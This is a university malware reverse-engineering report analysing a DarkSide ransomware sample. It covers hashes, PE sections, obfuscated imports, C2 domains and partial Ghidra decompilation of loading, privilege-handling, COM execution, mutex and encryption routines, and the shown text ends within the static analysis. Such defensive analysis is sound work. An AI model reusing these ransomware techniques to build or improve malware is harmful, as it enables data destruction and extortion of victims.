Joining the DarkSide

April 5, 2025

Kollin Labowski

klabowski@ufl.edu

Malware Reverse Engineering: Practical 2

Section 1: Executive Summary

The malware sample “sample3.exe” is ransomware that seems to have been created by the DarkSide hacker group (https://en.wikipedia.org/wiki/DarkSide_(hacker_group)). This malware sample, or one in the same family, was used in a widely publicized attack on the Colonial Pipeline in the early 2020s (https://www.acronis.com/en-sg/cyber-protection-center/posts/new-attack-vectors-for-the-darkside-ransomware-gang/).

When the program is run, it encrypts most files on every drive accessible on the infected machine. The malware uses information from the infected system to generate an identifier, most likely so the malware authors know which system to decrypt when a ransom has been paid. The malware contains very few interesting strings and imported functions, and most helpful information is decoded and stored in memory. This likely allows the malware sample to slip past less sophisticated intrusion detection systems and antivirus tools.

Before and after encrypting files, the malware sample tries to communicate with two C2 servers, securebestapp20.com and temisleyes.com. As this is a ransomware sample, the program makes no effort to hide from the user. Rather, it announces its presence by placing README files in most directories and changing the desktop background to a message directing the user to one of the README files.

Section 2: Static Analysis

Section 2A: Basic static analysis of sample3.exe

property	value
md5	943A107B88F85FD88198A9DF2E1DC0DD
sha1	BFCF6050DDBA6053B738E0C5E54B105880A3C45A
sha256	80C75581D6E09643A8FC7D7E0FA677E95FAA64F20141CF493371EA604F6A07C9
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	60416 (bytes)
size-without-overlay	n/a
entropy	6.256
imphash	17A4BD9C95F2898ADD97F309FC6F9BCD
signature	n/a
entry-point	E8 A3 FC FF FF 6A 00 E8 00 00 00 00 FF 25 08 90 40 00 FF 25 00 90 40 00 FF 25 04 90 40 00 00 00 00
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x5FE377D3 (Wed Dec 23 12:01:07 2020)
debugger-stamp	0x5FE377D3 (Wed Dec 23 12:01:07 2020)
resources-stamp	
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

Figure 1: The output of PEStudio for sample3.exe

We start by using PEStudio to analyze sample3.exe. We can see that sample3.exe is an executable file with GUI capabilities that was apparently compiled on December 23, 2020 for 32-bit systems. The entropy of the file (6.256) appears normal. The hashes of this program are 943a107b88f85fd88198a9df2e1dc0dd (MD5), bfcf6050ddba6053b738e0c5e54b105880a3c45a (SHA1), and 80c75581d6e09643a8fc7d7e0fa677e95faa64f20141cf493371ea604f6a07c9 (SHA256).




Figure 2: The output of VirusTotal for sample3.exe

Searching the hashes on VirusTotal, we can see that 60/72 vendors have flagged this program as malicious. Most vendors have also identified this program as ransomware.


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	52C7889BA37F3177EFE8F5A...	0B8F292A6DD252797194DE2...	C033C139FE22AEE5A9A7633...	BA68B2ECA00E5A89428D63...
entropy	6.269	3.014	5.673	6.501
file-ratio (98.31%)	48.31 %	0.85 %	44.07 %	5.08 %
raw-address	0x00000400	0x00007600	0x00007800	0x0000E000
raw-size (59392 bytes)	0x00007200 (29184 bytes)	0x00000200 (512 bytes)	0x00006800 (26624 bytes)	0x00000C00 (3072 bytes)
virtual-address	0x00401000	0x00409000	0x0040A000	0x00413000
virtual-size (66177 bytes)	0x000071D3 (29139 bytes)	0x00000176 (374 bytes)	0x0000844C (33868 bytes)	0x00000AEC (2796 bytes)
entry-point	0x000081B5	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	x	-
executable	x	-	-	-
shareable	-	-	-	-
discardable	-	-	-	x
initialized-data	-	x	x	x
uninitialized-data	-	-	-	-
unreadable	-	-	-	-
self-modifying	-	-	-	-
virtualized	-	-	-	-
file	n/a	n/a	n/a	n/a

Figure 3: The sections tab for sample3.exe in PEStudio

Taking a look at the sections tab on PEStudio, we can see that the program contains four sections: .text, .rdata, .data, and .reloc. The .text section contains the main program code. The .rdata section contains read-only constants. The .data section typically contains data for global variables that are assigned prior to compilation. It also makes up a significant portion (44%) of the program file, which is likely because there is a large amount

of encoded data stored in it. The .reloc section contains information the program can use to relocate itself if it cannot be loaded at its preferred base address.


Because each section has low entropy and the virtual-to-raw size ratio seems normal for each section, this program does not appear to be packed in a traditional sense. However, we will see that the program has a very small number of imports and interesting strings, indicating that some sort of obfuscation techniques are being used.



name (3)	group (2)	type (1)
ExitProcess	execution	implicit
GetProcAddress	dynamic-library	implicit
LoadLibraryA	dynamic-library	implicit

Figure 4: The imports tab for sample3.exe in PEStudio

The imports tab for the program is highly suspicious. There are only three imports in total, two of which are LoadLibraryA and GetProcAddress. From this, we can infer that the program will load all other libraries it uses at runtime and call functions from these libraries using GetProcAddress. This is a common technique used to hinder static analysis of malicious programs.



type (2)	size (bytes)	file-offset	blacklist (0)	hint (5)	group (2)	value (476)
ascii	64	0x0000DDF4	-	size	-	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ascii	40	0x0000004D	-	dos-message	-	!This program cannot be run in DOS mode.
ascii	25	0x0000E767	-	-	-	= =)=z=8=>=G=M=$=\=b=h=u=
ascii	25	0x0000E8CD	-	-	-	6!6.616<6A6L6Q6\6a6l6q6l6
ascii	25	0x0000E9EB	-	-	-	< <+<0<:<@<K<T<Y<d<i<t<}<
ascii	23	0x0000E855	-	-	-	4.4&41464F4O4X4]4k4p4y4
ascii	23	0x0000E891	-	-	-	5$5*555:5J5R5X5^5k5t5y5
ascii	23	0x0000E90B	-	-	-	7%70757E7N7V7\7b7k7s7y7
ascii	23	0x0000E9AF	-	-	-	:*:/:::C:H:V:[:a:b:q:~:
ascii	21	0x0000E72D	-	-	-	<"<.<3<9<D<M<R<.<r<x<
ascii	21	0x0000E81D	-	-	-	3*33383F3K3Q3\3a3u3~3
ascii	20	0x0000DE9B	-	-	-	!"#$%&'()*+,-./0123
ascii	19	0x0000E0A9	-	-	-	9*90959@9K9e9k9p9~9
ascii	19	0x0000E5B7	-	-	-	>">3>8>>>L>U>[>`>f>
ascii	19	0x0000EA9B	-	-	-	0$0)0=0L0Q0[0b0k0p0
ascii	19	0x0000EABB	-	-	-	0*121<1[1V1`1h1m1~1
ascii	17	0x0000E0D3	-	-	-	:%:*:8:C:I:c:h:v:
ascii	17	0x0000E0FD	-	-	-	:*:0:::U:[:`:n:y:
ascii	17	0x0000E435	-	-	-	<%<><D<L<V<\<d<n<
ascii	17	0x0000E687	-	-	-	7#7)7E7K7\7b7h7z7
ascii	17	0x0000E6C3	-	-	-	9+939:9M9T9`9g9t9
ascii	17	0x0000E965	-	-	-	9A9J9W9`9e9s9x9~9
ascii	17	0x0000EA61	-	-	-	?//?H?N?[?`?k?s?~?
ascii	15	0x00007265	-	-	-	VMProtect begin
ascii	15	0x0000E151	-	-	-	>&>:>]>O>X>a>g>
ascii	15	0x0000E169	-	-	-	?#?3?9?B?K?Q?s?
ascii	15	0x0000E211	-	-	-	686>6O6U6f6l6}6
ascii	15	0x0000E3CF	-	-	-	7.777E7V7\7m7s7
ascii	15	0x0000E46B	-	-	-	>+>1>C>]>h>q>{>
ascii	15	0x0000EA29	-	-	-	=*=/===C=L=r=x=
ascii	14	0x00007748	-	-	dynamic-library	GetProcAddress
ascii	13	0x000072E2	-	-	-	VMProtect end
ascii	13	0x00007680	-	-	-	.rdata$zzzdbg

Figure 5: The strings tab for sample3.exe in PEStudio

PEStudio identified 476 strings in sample3.exe, none of which were labeled as blacklisted. Besides the names of the three imported functions, the most interesting

strings appear to be “VMProtect begin” and “VMProtect end”. These strings appear to reference a known tool called VMProtect (https://vmpsoft.com/). This tool is advertised as a way to protect software against reverse-engineering, and so this is probably an indicator of how sample3.exe was obfuscated. We can also see references to a section “.idata”, which typically is used for imports. Since this section was not identified by PEStudio, the section has probably been obfuscated somehow.

Section 2B: Decompilation of sample3.exe

```
void entry(void)

{
  FUN_00407e5d();
                    /* WARNING: Could not recover jumptable at 0x004081c1. Too many branches */
                    /* WARNING: Subroutine does not return */
                    /* WARNING: Treating indirect jump as call */
  ExitProcess(0);
  return;
}
```

Figure 6: The entry function of sample3.exe.

We can see that the entry function calls a single function and then the ExitProcess Windows API function. It appears that Ghidra has identified the presence of a jump table, but it was unable to be decompiled appropriately. From this point on, any addresses we refer to are relative to the standard base address 0x00400000.

```
decode_data(0x14a004,DAT_0014a000);
LoadLibraryA(&ntdll_name);
check_library_or_function_name
          (extraout_ECX,extraout_EDX,(undefined1 (*) [16])&ntdll_name,DAT_0014a000);
uVar3 = DAT_0014a000;
puVar1 = (uint *)(&ntdll_name + DAT_0014a000);
get_library_functions();
pauVar2 = (undefined1 (*) [16])(uVar3 + 0x14a008);
decode_data((int)pauVar2,*puVar1);
LoadLibraryA((LPCSTR)pauVar2);
check_library_or_function_name
          (extraout_ECX_00,extraout_EDX_00,pauVar2,*(uint *)(&ntdll_name + uVar3));
puVar1 = (uint *)(*pauVar2 + *(int *)(&ntdll_name + uVar3));
get_library_functions();
pauVar2 = (undefined1 (*) [16])(puVar1 + 1);
decode_data((int)pauVar2,*puVar1);
uVar4 = extraout_EDX_01;
LoadLibraryA((LPCSTR)pauVar2);
check_library_or_function_name(extraout_ECX_01,uVar4,pauVar2,*puVar1);
puVar1 = (uint *)(*pauVar2 + *puVar1);
get_library_functions();
pauVar2 = (undefined1 (*) [16])(puVar1 + 1);
decode_data((int)pauVar2,*puVar1);
uVar4 = extraout_EDX_02;
LoadLibraryA((LPCSTR)pauVar2);
check_library_or_function_name(extraout_ECX_02,uVar4,pauVar2,*puVar1);
puVar1 = (uint *)(*pauVar2 + *puVar1);
get_library_functions();
pauVar2 = (undefined1 (*) [16])(puVar1 + 1);
decode_data((int)pauVar2,*puVar1);
uVar4 = extraout_EDX_03;
```

Figure 7: A function that loads decoded libraries

At address 0x0040182a, we find a function that calls the LoadLibraryA Windows API function. Analyzing the code statically, it is clear that this function is decoding the names of

libraries and loading them in for the program to use later. The easiest way to find out which libraries are called is to run the program, which we will do later.

```
void get_library_function(void)

{
  undefined1 (*lpProcName) [16];
  FARPROC pFVar1;
  undefined4 extraout_ECX;
  int extraout_ECX_00;
  undefined4 extraout_EDX;
  HMODULE unaff_EBX;
  uint *unaff_ESI;
  undefined4 *unaff_EDI;
  undefined4 uVar2;

  do {
    lpProcName = (undefined1 (*) [16])(unaff_ESI + 1);
    FUN_013e16d5((int)lpProcName,*unaff_ESI);
    uVar2 = extraout_ECX;
    pFVar1 = GetProcAddress(unaff_EBX,(LPCSTR)lpProcName);
    *unaff_EDI = pFVar1;
    FUN_013e13da(uVar2,extraout_EDX,lpProcName,*unaff_ESI);
    unaff_ESI = (uint *)(*lpProcName + *unaff_ESI);
    unaff_EDI = unaff_EDI + 1;
  } while (extraout_ECX_00 != 1);
  return;
}
```

Figure 8: A function that loads library functions and stores them in global variables

After the libraries are loaded, a function at address 0x00401ac3 is called. This function calls GetProcAddress in a do-while loop, loading in each function the program needs and storing references to the functions in global variables. We will show how to determine the functions stored in each global variable in the dynamic analysis section, but from this point on, we will assume the imported functions have been identified in Ghidra.

```
undefined8 decode_and_read_data(undefined1 *data_address)

{
  undefined4 uVar1;
  uint uVar2;
  undefined1 *func_name;
  uint uVar3;
  undefined1 *puVar4;

  uVar1 = *(undefined4 *)(data_address + -4);
  func_name = (undefined1 *)(*RtlAllocateHeap)(decrypted_data_address,0);
  if (func_name != (undefined1 *)0x0) {
    uVar2 = *(uint *)(data_address + -4);
    puVar4 = func_name;
    for (uVar3 = uVar2; uVar3 != 0; uVar3 = uVar3 - 1) {
      *puVar4 = *data_address;
      data_address = data_address + 1;
      puVar4 = puVar4 + 1;
    }
    decode_data((int)func_name,uVar2);
  }
  return CONCAT44(uVar1,func_name);
}
```

Figure 9: A function used to read and decode data in sample3.exe.

The above function, at 0x00401aec is used to read encoded information stored in the sample3.exe file, and decode it. This method is called many times in this program, and is used to get information such as registry key names, file names, and more. This practice makes static analysis tricky, since it is often difficult to find out what specifically is being read each time this function is called.




Figure 10: A code segment used to check if the user has admin privileges

Returning to the main method (called by the entry function), very soon after the library functions have been assigned to global variables, we can see that the function IsUserAnAdmin is called. This function is immediately followed by a conditional, indicating the program will behave differently depending on whether the program is being run with administrative privileges. Notice that if the program is not running with admin privileges, it has the possibility of returning, meaning it may not reach the rest of the code in this function. (We will see later that, if the program does not have admin permissions, it can still run using an alternative strategy.)

Figure 11: A function that checks token information from the infected machine

The above function (at 0x00404966) is calling the GetTokenInformation function, and is looping through the output looking for specific values. It is difficult to confirm for sure what the program is doing here, but it may be trying to identify whether the program is being run in a sandbox environment. Alternatively, (and perhaps even more likely) it may be looking for account information that may allow it to privilege escalate into an admin state.

```
13  COM_output = (*CoInitialize)(0);
14  if (COM_output != 0x54f) {
15    uVar1 = build_dir_path();
16    local_c = (int *)0x0;
17    get_com_object(extraout_ECX,(int)((ulonglong)uVar1 >> 0x20),&local_c);
18    if (local_c != (int *)0x0) {
19      cmd_line_str = (*GetCommandLineW)();
20      cmd_line_arr = (undefined4 *)(*CommandLineToArgvW)(cmd_line_str,&cmd_arg_length);
21      if (cmd_arg_length == 1) {
22        COM_output = 0;
23      }
24      else {
25        COM_output = (*wcsstr)(cmd_line_str,cmd_line_arr[1]);
26        if (*(short *)(COM_output + -2) != 0x20) {
27          COM_output = COM_output + -2;
28        }
29      }
30      COM_output = (**(code **)(*local_c + 0x24))(local_c,*cmd_line_arr,COM_output,0,0,0);
31      if (COM_output == 0) {
32        (**(code **)(*local_c + 8))(local_c);
33      }
34      (*RtlFreeHeap)(decrypted_data_address,0,cmd_line_arr);
35    }
36    (*CoUninitialize)();
37  }
38  return;
39}
```

Figure 12: A function that appears to initialize a COM object and use it to call a function

Assuming the program is not being run with administrative privileges (and the "bad_flag" in the previous code segment is set, indicating the program has identified some property from the host machine), then the above code segment at 0x004039ea is called. It uses CoInitialize to initialize a COM library, then it finds the command line and its arguments. Most interesting are lines 30 and 32, where the program appears to be calling some code using its address. Later, we will see that these calls are used to run the ransomware when it does not have admin permissions.

```
undefined8 get_current_user_token(void)

{
  undefined4 session_id;
  undefined4 unaff_EDI;
  undefined4 user_token;

  user_token = 0;
  session_id = (*WTSGetActiveConsoleSessionId)();
  (*WTSQueryUserToken)(session_id,&user_token);
  return CONCAT44(unaff_EDI,user_token);
}

```

Figure 13: A function used to get the user token

Assuming the program does not call the function in *Figure 12* and continues execution, the above function at 0x00402c38 will get the user token via WTSQueryUserToken. This may be used to identify the user to the malware authors, or to allow for specific behavior based on the user.

```
  reg_key_name = decode_and_read_data(&reg_key_address);
  success_val = (*RegOpenKeyExW)(0x80000002,(int)reg_key_name,0,0x101,&reg_key_handle);
  if (success_val == 0) {
    reg_data_type = 1;
    reg_value_size = 0x80;
    reg_value_name = decode_and_read_data(&reg_value_address);
    success_val = (*RegQueryValueExW)(reg_key_handle,(int)reg_value_name,0,&reg_data_type,reg_value,
                                      &reg_value_size);
    if (success_val == 0) {
      num_bytes_written = (*WideCharToMultiByte)(0,0,reg_value,0xffffffff,ansi_string,0x40,0,0);
      lVar1 = checksum_decoding(extraout_ECX,(uint)((ulonglong)num_bytes_written >> 0x20),
                                ansi_string,(int)num_bytes_written,0);
      lVar1 = checksum_decoding(extraout_ECX_00,(uint)((ulonglong)lVar1 >> 0x20),(int)lVar1,0x10,1);
      lVar1 = checksum_decoding(extraout_ECX_01,(uint)((ulonglong)lVar1 >> 0x20),(int)lVar1,0x10,1);
      lVar1 = checksum_decoding(extraout_ECX_02,(uint)((ulonglong)lVar1 >> 0x20),(int)lVar1,0x10,1);
      *param_1 = 0x2e;
      some_shifting_stuff((byte *)lVar1,4,param_1 + 1);
    }
    (*RtlFreeHeap)(decrypted_data_address,0,(int)reg_value_name);
    (*RegCloseKey)(reg_key_handle);
  }
  (*RtlFreeHeap)(decrypted_data_address,0,(int)reg_key_name);
  return;
}
```

Figure 14: A function used to query a registry key value

Immediately after getting the user token, the malware calls the above function at 0x00403a92, which is clearly used to query a registry key value. We can see in the above code that the actual name of the registry key and the name of its value are decoded and read using the function we covered earlier.

```
void create_icon_resource(int sub_key)

{
  byte *pbVar1;
  int iVar2;
  undefined4 extraout_ECX;
  int iVar3;
  undefined8 ico_extension;
  undefined8 uVar4;
  undefined1 appdata_local_path [520];
  undefined1 new_sub_key [524];
  undefined4 local_8;

  if (global_success_val_1 != 0) {
    (*ImpersonateLoggedOnUser)(global_success_val_2);
  }
  (*SHGetSpecialFolderPathW)(0,appdata_local_path,0x1c,0);
  (*PathAddBackslashW)(appdata_local_path);
  iVar3 = sub_key + 2;
  (*wcscat)(appdata_local_path,iVar3);
  ico_extension = decode_and_read_data(&DAT_0040bde4);
  (*wcscat)(appdata_local_path,(int)ico_extension);
  (*RtlFreeHeap)(decrypted_data_address,0,(int)ico_extension);
  ico_extension = decode_and_read_data(&DAT_0040be10);
  uVar4 = (*RtlAllocateHeap)(decrypted_data_address,0,DAT_0040be0c << 6);
  pbVar1 = (byte *)uVar4;
  uVar4 = fill_allocated_with_data
                    (extraout_ECX,(int)((ulonglong)uVar4 >> 0x20),(byte *)ico_extension,pbVar1);
  write_icon_to_appdata(appdata_local_path,pbVar1,(int)uVar4);
  (*RtlFreeHeap)(decrypted_data_address,0,(byte *)ico_extension);
  (*RtlFreeHeap)(decrypted_data_address,0,pbVar1);
  if (global_success_val_1 != 0) {
    (*RevertToSelf)();
  }
  iVar2 = (*RegCreateKeyExW)(0x80000000,sub_key,0,0,0,0x2000000,0,&local_8,0);
```

Figure 15: A function that is used to load in the encrypted file icon

The above function at 0x00404037 appears to be reading some encoded data and using it to update the registry. We will see in the dynamic analysis section that this function is being used to set the lock icon for the files that have been encrypted.


```
void write_icon_to_appdata(undefined4 param_1,undefined4 param_2,undefined4 param_3)

{
  int iVar1;
  int unaff_FS_OFFSET;
  undefined1 local_c [4];
  int local_8;

  local_8 = (*CreateFileW)(param_1,0x40000000,0,0,2,0x80,0);
  if (local_8 != -1) {
    iVar1 = (*WriteFile)(local_8,param_2,param_3,local_c,0);
    if (iVar1 == 0) {
      if (*(int *)(unaff_FS_OFFSET + 0x34) == 0x70) {
        (*CloseHandle)(local_8);
      }
    }
    else {
      (*CloseHandle)(local_8);
    }
  }
  return;
}
```

Figure 16: A function used to write the lock icon to a file

The above function at 0x00401d9e appears to be creating and writing to a file. In the dynamic analysis section, we will see that this is being used to write the encryption icon to a file in C:\Users\malware\AppData\Local.

```
cmd_line_input = (*GetCommandLineW)();
cmd_line_args = (*CommandLineToArgvW)(cmd_line_input,&num_args);
if (num_args == 3) {
  cmd_line_input = *(undefined4 *)(cmd_line_args + 4);
  decode_data(0x40af20,DAT_0040af1c);
  (*_wcsicmp)(cmd_line_input,&DAT_0040af20);
  success_val = check_library_or_function_name
                          (extraout_ECX_02,extraout_EDX_00,(undefined1 (*) [16])&DAT_0040af20,
                           DAT_0040af1c);
  if ((int)success_val == 0) {
    success_val = (*wcsrchr)(*(undefined4 *)(cmd_line_args + 8),0x2e);
    uVar1 = (undefined4)((ulonglong)success_val >> 0x20);
    cmd_line_input = extraout_ECX_03;
    if ((int)success_val != 0) {
      decode_data(0x40b12e,DAT_0040b12a);
      (*_wcsicmp)((int)success_val,&DAT_0040b12e);
      success_val = check_library_or_function_name
                              (extraout_ECX_04,extraout_EDX_01,(undefined1 (*) [16])&DAT_0040b12e,
                               DAT_0040b12a);
      uVar1 = (undefined4)((ulonglong)success_val >> 0x20);
      cmd_line_input = extraout_ECX_05;
      if ((int)success_val == 0) {
        lVar2 = run_the_program_using_com(*(undefined4 *)(cmd_line_args + 8),(int *)&local_c);
        if ((int)lVar2 != 0) {
          lVar2 = writing_files(extraout_ECX_06,(int)((ulonglong)lVar2 >> 0x20),local_c,1);
        }
        return lVar2;
      }
    }
    lVar2 = writing_files(cmd_line_input,uVar1,*(int **)(cmd_line_args + 8),0);
    return lVar2;
  }
}
```

Figure 17: Block of code called when 3 command line arguments are passed



```
else if (num_args == 2) {
  success_val = (*wcsrchr)(*(undefined4 *)(cmd_line_args + 4),0x2e);
  uVar1 = (undefined4)((ulonglong)success_val >> 0x20);
  cmd_line_input = extraout_ECX_07;
  if ((int)success_val != 0) {
    decode_data(0x40b12e,DAT_0040b12a);
    (*_wcsicmp)((int)success_val,&DAT_0040b12e);
    success_val = check_library_or_function_name
                            (extraout_ECX_08,extraout_EDX_02,(undefined1 (*) [16])&DAT_0040b12e,
                             DAT_0040b12a);
    uVar1 = (undefined4)((ulonglong)success_val >> 0x20);
    cmd_line_input = extraout_ECX_09;
    if ((int)success_val == 0) {
      lVar2 = run_the_program_using_com(*(undefined4 *)(cmd_line_args + 4),(int *)&local_c);
      if ((int)lVar2 != 0) {
        lVar2 = writing_files(extraout_ECX_10,(int)((ulonglong)lVar2 >> 0x20),local_c,1);
      }
      return lVar2;
    }
  }
  lVar2 = writing_files(cmd_line_input,uVar1,*(int **)(cmd_line_args + 4),0);
  return lVar2;
}
```

Figure 18: Block of code called when 2 command line arguments are passed

The code in the two above screenshots is found in the main function of the program (the one called directly in the entry function). Using GetCommandLineW, the function is reading the command line, including any arguments passed to the function. Depending on the number of arguments to the function, the program will exhibit a different behavior from this point on in the program. *Figure 17* shows the program code when 3 arguments are passed, and *Figure 18* shows the code when 2 arguments are passed.

```
undefined8 run_the_program_using_com(undefined4 param_1,int *param_2)

{
  int iVar1;
  int iVar2;
  undefined8 uVar3;
  undefined4 uVar4;
  int *local_1c;
  int *local_18;
  int local_14;
  int local_10;
  int local_c;
  undefined4 local_8;

  local_8 = 0;
  (*CoInitialize)(0);
  local_18 = (int *)0x0;
  local_1c = (int *)0x0;
  uVar3 = decode_and_read_data(&DAT_0040b01a);
  local_c = (int)uVar3;
  uVar3 = decode_and_read_data(&DAT_0040b02e);
  local_10 = (int)uVar3;
  uVar3 = decode_and_read_data(&DAT_0040b042);
  local_14 = (int)uVar3;
  uVar4 = 1;
  iVar1 = (*CoCreateInstance)(local_c,0,1,local_10,&local_18);
  if (iVar1 == 0) {
    iVar1 = (**(code **)*local_18)(local_18,local_14,&local_1c);
    if (iVar1 == 0) {
      iVar1 = (**(code **)(*local_1c + 0x14))(local_1c,param_1,0);
      if (iVar1 == 0) {
        iVar1 = (*RtlAllocateHeap)(decrypted_data_address,0,0x208);
        if (iVar1 != 0) {
          iVar2 = (**(code **)(*local_18 + 0xc))(local_18,iVar1,0x104,0,0);
          if (iVar2 == 0) {
            *param_2 = iVar1;
            local_8 = 1;
```

Figure 19: Code that can be called by referencing its address

In either case, the above function at 0x00407166 can be called. It uses CoInitialize, and seems to call functions by their address similarly to a function we covered earlier. Note that whether 2 or 3 arguments are passed, the main function will return before exiting the conditional in the main function. Immediately upon returning from the main function, ExitProcess will get called, ending the execution of the program.

```
  if (DAT_004107f5 != '\0') {
    copy_program_to_memory(0x40ae74);
    cmd_line_args = (*OpenMutexW)(0x100000,0,&mutex_name);
    if (cmd_line_args != 0) goto LAB_00408182;
    success_val = (*CreateMutexW)(0,1,&mutex_name);
    cmd_line_args = (int)success_val;
    check_library_or_function_name
              (extraout_ECX_11,(int)((ulonglong)success_val >> 0x20),
               (undefined1 (*) [16])&mutex_name,DAT_0040ae70);
  }
  encrypt_file_system();
  (*CloseHandle)(cmd_line_args);
LAB_00408182:
  if (DAT_0041092c != 0) {
    (*CloseHandle)(DAT_0041092c);
  }
  if (DAT_004107e7 != '\0') {
    delete_program();
  }
  lVar2 = (*CloseHandle)(global_success_val_2);
  return lVar2;
}
```

Figure 20: The end of the main function in sample3.exe

Assuming only a single argument has been passed (e.g. if the malware is activated by double clicking it), the rest of the main function will be run. We can see calls to mutex-related functions, meaning that the malware is likely using mutexes to prevent multiple copies of itself from running on the same system. In the dynamic analysis section, we will find what these specific mutexes are.

Beyond those calls, we see two more interesting functions. The function labeled encrypt_file_system in the above program (and located at 0x004072c0) is where the actual file encryption takes place. The delete_program function (located at 0x00407d5b) appears to create a new process that is used to delete the source code for the program (and we will verify this in the dynamic analysis section).

```
